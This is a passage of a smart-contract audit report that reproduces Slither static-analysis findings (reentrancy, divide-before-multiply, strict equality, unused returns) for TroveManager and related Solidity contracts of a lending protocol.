    - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
    - TroveManager.totalCollateralSnapshot (contracts/core/TroveManager.sol#101)
    - _resetState() (contracts/core/TroveManager.sol#900)
        - totalStakes = 0 (contracts/core/TroveManager.sol#1332)
    TroveManager.totalStakes (contracts/core/TroveManager.sol#95) can be used in cross function reentrancies:
    - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
    - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
    - TroveManager._updateStakeAndTotalStakes(TroveManager.Trove) (contracts/core/TroveManager.sol#1491-1502)
    - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
    - TroveManager.totalStakes (contracts/core/TroveManager.sol#95)
    - _resetState() (contracts/core/TroveManager.sol#900)
        - totalStakesSnapshot = 0 (contracts/core/TroveManager.sol#1333)
    TroveManager.totalStakesSnapshot (contracts/core/TroveManager.sol#98) can be used in cross function reentrancies:
    - TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524)
    - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
    - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
    - TroveManager.totalStakesSnapshot (contracts/core/TroveManager.sol#98)
Reentrancy in TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301):
    External calls:
    - _increaseDebt(_receiver,_netDebtChange,_debtChange) (contracts/core/TroveManager.sol#1268)
        - debtToken.mint(account,debtAmount) (contracts/core/TroveManager.sol#1665)
    - _decreaseDebt(_receiver,_debtChange) (contracts/core/TroveManager.sol#1271)
        - debtToken.burn(account,amount) (contracts/core/TroveManager.sol#1679)
    - _sendCollateral(_receiver,_collChange) (contracts/core/TroveManager.sol#1284)
        - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
        - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
    External calls sending eth:
    - _sendCollateral(_receiver,_collChange) (contracts/core/TroveManager.sol#1284)
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
    State variables written after the call(s):
    - t.coll = newColl (contracts/core/TroveManager.sol#1286)
    TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
    - TroveManager.Troves (contracts/core/TroveManager.sol#142)
    - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
    - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
    - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
    - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
    - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
    - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
    - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
    - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
    - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
    - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
    - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
    - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
    - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641) performs a multiplication on the result of a division:
    - collateralRewardPerUnitStaked = collateralNumerator / totalStakesCached (contracts/core/TroveManager.sol#1618-1619)
    - lastCollateralError_Redistribution = collateralNumerator - (collateralRewardPerUnitStaked * totalStakesCached) (contracts/core/TroveManager.sol#1622-1624)
TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641) performs a multiplication on the result of a division:
    - debtRewardPerUnitStaked = debtNumerator / totalStakesCached (contracts/core/TroveManager.sol#1620)
    - lastDebtError_Redistribution = debtNumerator - (debtRewardPerUnitStaked * totalStakesCached) (contracts/core/TroveManager.sol#1625-1627)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#117)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#125)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
    - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
    - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#105)
    - result = prod0 * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742) uses a dangerous strict equality:
    - lastIndexUpdateCached == block.timestamp (contracts/core/TroveManager.sol#1723)
TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524) uses a dangerous strict equality:
    - totalCollateralSnapshotCached == 0 (contracts/core/TroveManager.sol#1508)
TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986) uses a dangerous strict equality:
    - newDebt == DEBT_GAS_COMPENSATION (contracts/core/TroveManager.sol#929)
TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398) uses a dangerous strict equality:
    - data.day == day && data.week == week (contracts/core/TroveManager.sol#1381)
TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595) uses a dangerous strict equality:
    - coll + debt == 0 || Troves[_borrower].status != Status.active (contracts/core/TroveManager.sol#587)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
```

```
INFO:Detectors:
TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742) uses a dangerous strict equality:
        - lastIndexUpdateCached == block.timestamp (contracts/core/TroveManager.sol#1723)
TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524) uses a dangerous strict equality:
        - totalCollateralSnapshotCached == 0 (contracts/core/TroveManager.sol#1508)
TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986) uses a dangerous strict equality:
        - newDebt == DEBT_GAS_COMPENSATION (contracts/core/TroveManager.sol#929)
TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398) uses a dangerous strict equality:
        - data.day == day && data.week == week (contracts/core/TroveManager.sol#1381)
TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595) uses a dangerous strict equality:
        - coll + debt == 0 || Troves[_borrower].status != Status.active (contracts/core/TroveManager.sol#587)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in TroveManager._claimReward(address) (contracts/core/TroveManager.sol#1059-1074):
        External calls:
        - _applyPendingRewards(account) (contracts/core/TroveManager.sol#1062)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        State variables written after the call(s):
        - storedPendingReward[account] = 0 (contracts/core/TroveManager.sol#1064)
        TroveManager.storedPendingReward (contracts/core/TroveManager.sol#131) can be used in cross function reentrancies:
        - TroveManager._claimReward(address) (contracts/core/TroveManager.sol#1059-1074)
        - TroveManager._updateIntegralForAccount(address,uint256,uint256) (contracts/core/TroveManager.sol#1126-1139)
        - TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
Reentrancy in TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370):
        External calls:
        - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        State variables written after the call(s):
        - t.arrayIndex = 0 (contracts/core/TroveManager.sol#1369)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reentrancy in TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986):
        External calls:
        - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
        State variables written after the call(s):
        - t.debt = newDebt (contracts/core/TroveManager.sol#972)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
        - t.coll = newColl (contracts/core/TroveManager.sol#973)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reentrancy in TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693):
        External calls:
        - _updateRewardIntegral(totalActiveDebt) (contracts/core/TroveManager.sol#1691)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        State variables written after the call(s):
        - _accrueActiveInterests() (contracts/core/TroveManager.sol#1692)
                - totalActiveDebt = currentDebt + activeInterests (contracts/core/TroveManager.sol#1708)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#587-519)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
Reentrancy in TroveManager.collectInterests() (contracts/core/TroveManager.sol#409-414):
        External calls:
        - debtToken.mint(PRISMA_CORE.feeReceiver(),interestPayableCached) (contracts/core/TroveManager.sol#412)
        State variables written after the call(s):
        - interestPayable = 0 (contracts/core/TroveManager.sol#413)
        TroveManager.interestPayable (contracts/core/TroveManager.sol#120) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager.collectInterests() (contracts/core/TroveManager.sol#409-414)
        - TroveManager.interestPayable (contracts/core/TroveManager.sol#120)
Reentrancy in TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239):
        External calls:
        - sortedTroves.insert(_borrower,NICR,_upperHint,_lowerHint) (contracts/core/TroveManager.sol#1216)
        State variables written after the call(s):
        - t.arrayIndex = uint128(arrayIndex) (contracts/core/TroveManager.sol#1220)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reentrancy in TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239):
        External calls:
        - sortedTroves.insert(_borrower,NICR,_upperHint,_lowerHint) (contracts/core/TroveManager.sol#1216)
        - _updateIntegrals(_borrower,0,supply) (contracts/core/TroveManager.sol#1222)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        State variables written after the call(s):
        - _updateMintVolume(_borrower,_compositeDebt) (contracts/core/TroveManager.sol#1223)
                - storedPendingReward[account] += pending (contracts/core/TroveManager.sol#1390)
        TroveManager.storedPendingReward (contracts/core/TroveManager.sol#131) can be used in cross function reentrancies:
        - TroveManager._claimReward(address) (contracts/core/TroveManager.sol#1059-1074)
        - TroveManager._updateIntegralForAccount(address,uint256,uint256) (contracts/core/TroveManager.sol#1126-1139)
        - TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - totalActiveDebt = _newTotalDebt (contracts/core/TroveManager.sol#1231)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
```

```
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1085)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1698-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
        - _updateMintVolume(_borrower,_compositeDebt) (contracts/core/TroveManager.sol#1223)
                - totalMints[week][day] += amount (contracts/core/TroveManager.sol#1378)
      TroveManager.totalMints (contracts/core/TroveManager.sol#137) can be used in cross function reentrancies:
        - TroveManager._fetchRewards(uint256) (contracts/core/TroveManager.sol#1161-1190)
        - TroveManager._getPendingMintReward(address) (contracts/core/TroveManager.sol#1103-1115)
        - TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398)
        - TroveManager.getTotalMints(uint256) (contracts/core/TroveManager.sol#433-437)
Reentrancy in TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901):
      External calls:
      - totals.price = fetchPrice() (contracts/core/TroveManager.sol#780)
              - _priceFeed.fetchPrice(address(collateralToken)) (contracts/core/TroveManager.sol#423)
      - require(bool,string)(IBorrowerOperations(borrowerOperationsAddress).getTCR() >= _MCR,Cannot redeem when TCR < MCR) (contracts/core/TroveManager.sol#782-785)
      - _updateBalances() (contracts/core/TroveManager.sol#791)
              - amount = vault.allocateNewEmissions(td.debt) (contracts/core/TroveManager.sol#1169)
              - amount = vault.allocateNewEmissions(td.minting) (contracts/core/TroveManager.sol#1179)
      - _applyPendingRewards(currentBorrower) (contracts/core/TroveManager.sol#832)
              - amount = vault.allocateNewEmissions(td.debt) (contracts/core/TroveManager.sol#1169)
              - amount = vault.allocateNewEmissions(td.minting) (contracts/core/TroveManager.sol#1179)
      - singleRedemption = _redeemCollateralFromTrove(_sortedTrovesCached,currentBorrower,totals.remainingDebt,totals.price,_upperPartialRedemptionHint,_lowerPartialRedemptionHint,_partialRedemptionHintNICR) (
contracts/core/TroveManager.sol#833-842)
              - debtToken.burn(gasPoolAddress,_debt) (contracts/core/TroveManager.sol#1000)
              - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
              - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
      State variables written after the call(s):
      - singleRedemption = _redeemCollateralFromTrove(_sortedTrovesCached,currentBorrower,totals.remainingDebt,totals.price,_upperPartialRedemptionHint,_lowerPartialRedemptionHint,_partialRedemptionHintNICR) (
contracts/core/TroveManager.sol#833-842)
              - TroveOwners[index] = addressToMove (contracts/core/TroveManager.sol#1361)
              - TroveOwners.pop() (contracts/core/TroveManager.sol#1366)
      TroveManager.TroveOwners (contracts/core/TroveManager.sol#149) can be used in cross function reentrancies:
      - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
      - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
      - TroveManager.getTroveFromTroveOwnersArray(uint256) (contracts/core/TroveManager.sol#443-447)
      - TroveManager.getTroveOwnersCount() (contracts/core/TroveManager.sol#439-441)
      - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
      - _applyPendingRewards(currentBorrower) (contracts/core/TroveManager.sol#832)
              - t.activeInterestIndex = currentInterestIndex (contracts/core/TroveManager.sol#1443)
```

- FeeReceiver.sol

  No high/med issues flagged by Slither.

- GasPool.sol

```
INFO:Detectors:
GasPool.constructor(address,address) (contracts/core/GasPool.sol#13-16) ignores return value by IERC20(onez).approve(address(debtToken),type()(uint256).max) (contracts/core/GasPool.sol#15)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- LiquidationManager.sol

```
INFO:Detectors:
LiquidationManager.liquidateTroves(ITroveManager,uint256,uint256).troveManagerValues (contracts/core/LiquidationManager.sol#160) is a local variable never initialized
LiquidationManager.liquidateTroves(ITroveManager,uint256,uint256).totals (contracts/core/LiquidationManager.sol#159) is a local variable never initialized
LiquidationManager.batchLiquidateTroves(ITroveManager,address[]).troveManagerValues (contracts/core/LiquidationManager.sol#311) is a local variable never initialized
LiquidationManager.batchLiquidateTroves(ITroveManager,address[]).totals (contracts/core/LiquidationManager.sol#310) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MultiCollateralHintHelpers.sol

```
INFO:Detectors:
MultiCollateralHintHelpers.getRedemptionHints(ITroveManager,uint256,uint256,uint256) (contracts/core/helpers/MultiCollateralHintHelpers.sol#41-114) ignores return value by (debt,coll) = troveManager.getEntireDeb
tAndColl(currentTroveuser) (contracts/core/helpers/MultiCollateralHintHelpers.sol#82-83)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- MultiTroveGetter.sol

```
INFO:Detectors:
MultiTroveGetter._getMultipleSortedTrovesFromHead(ITroveManager,ISortedTroves,uint256,uint256) (contracts/core/helpers/MultiTroveGetter.sol#68-102) ignores return value by (_troves[idx_scope_0].debt,_troves[idx_
scope_0].coll,_troves[idx_scope_0].stake,None,None,None) = troveManager.Troves(currentTroveowner) (contracts/core/helpers/MultiTroveGetter.sol#84-94)
MultiTroveGetter._getMultipleSortedTrovesFromTail(ITroveManager,ISortedTroves,uint256,uint256) (contracts/core/helpers/MultiTroveGetter.sol#104-138) ignores return value by (_troves[idx_scope_0].debt,_troves[idx
_scope_0].coll,_troves[idx_scope_0].stake,None,None,None) = troveManager.Troves(currentTroveowner) (contracts/core/helpers/MultiTroveGetter.sol#120-130)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ONEZ.sol

```
INFO:Detectors:
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#117)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
